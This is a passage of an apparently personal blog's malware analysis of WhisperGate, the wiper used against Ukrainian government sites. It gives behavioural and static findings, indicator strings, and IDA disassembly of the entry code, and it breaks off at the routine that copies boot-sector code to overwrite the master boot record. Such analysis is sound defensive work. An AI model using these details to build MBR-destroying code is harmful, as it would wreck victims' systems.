WhisperGate :: rxOred's blog

WhisperGate

2022-01-19




Table of content#

Introduction#

Dozens of Ukranian government sites, including Ministry of foreign affairs, Cabinet of ministers and security council have been hit by a massive cyber attack.

Microsoft incident response team recently released samples of destructive malware used in the campaign.

Samples#

virustotal filescan.io

Environment#

```
Windows 10 guest (Virtualbox)
Windows 10 host
```

Tools#

```
Die
IDA
x32dbg
bochs
```

Analysis#


Behavioral analysis#

malware needs administrative privileges to be successful.

```
FLARE 1/19/2022 4:36:56 PM
PS C:\Users\fakemalware\Desktop\whispergate\whispergate > .\stage1.exe
FLARE 1/19/2022 4:37:09 PM
PS C:\Users\fakemalware\Desktop\whispergate\whispergate >
```

Malware does not create any network traffic, registry modifications or file modifications


Upon restarting, device will boot into a screen displaying the following ransom note.



Static analysis#


The pe#

According to detect it easy, the file is a 32 bit PE file.




it is compiled and linked using MinGW (GCC 6.3.0) and GNU linker.

die shows entropy as 6.07208, which is high but it also says executable is not packed.



As usual, entropy in the .text section is higher than in the other sections.




strings in the binary are not encrypted. several strings shown in the above diagram gives hints about malware's capabilities such as disk corruption.

Also, note that it shows a bitcoin wallet and a tox ID that can be used as signatures.


- `1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv`
- `8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65`

Executable does not have many imports. There are no APIs related to cryptography eventhough malware claims to encrypt the files.




Reversing the pe#

IDA shows that PE contains two TLS callbacks. Initially suspected these were for anti-debugging purposes but turns out to be no.



first TLS callback starts calling some function pointers if `Reason` is `DLL_THREAD_ATTACH`.



the second TLS callback simply returns if `Reason` is something other than `DLL_THREAD_DETACH` or `DLL_PROCESS_DETACH`, suggesting this may be de initializing whatever initialized by the `tlscallback1`.


```
0000000000401300
0000000000401300
0000000000401300 ; Attributes: noreturn
0000000000401300
0000000000401300 public start
0000000000401300 start proc near
0000000000401300
0000000000401300 var_1C= dword ptr -1Ch
0000000000401300
0000000000401300 sub     esp, 1Ch
0000000000401303 mov     [esp+1Ch+var_1C], 2
000000000040130A call    ds:__set_app_type
0000000000401310 call    sub_4011B0
0000000000401310 start endp
0000000000401310
```

start function calls `sub_4011b0` after setting the app type.


```
000000000040124D
000000000040124D loc_40124D:
000000000040124D call    __p__fmode
0000000000401252 mov     edx, dword_406028
0000000000401258 mov     [eax], edx
000000000040125A call    sub_401E10
000000000040125F and     esp, 0FFFFFFF0h
0000000000401262 call    sub_401990
0000000000401267 call    __p__environ
000000000040126C mov     eax, [eax]
000000000040126E mov     [esp+18h+var_10], eax
0000000000401272 mov     eax, ds:dword_409000
0000000000401277 mov     [esp+18h+var_14], eax
000000000040127B mov     eax, ds:hTemplateFile
0000000000401280 mov     [esp+18h+lpTopLevelExceptionFilter], eax ; hTemplateFile
0000000000401283 call    sub_403B60
0000000000401288 mov     ebx, eax
000000000040128A call    _cexit
000000000040128F mov     [esp+18h+lpTopLevelExceptionFilter], ebx ; uExitCode
0000000000401292 call    ExitProcess
0000000000401292 sub_4011B0 endp
0000000000401292
```

overwrites master boot record

`sub_4011b0` calls function `sub_403b60` that is responsible for main functionality of the malware.



the function copies 2048 bytes at offset `boot_sector_code` into the stack.



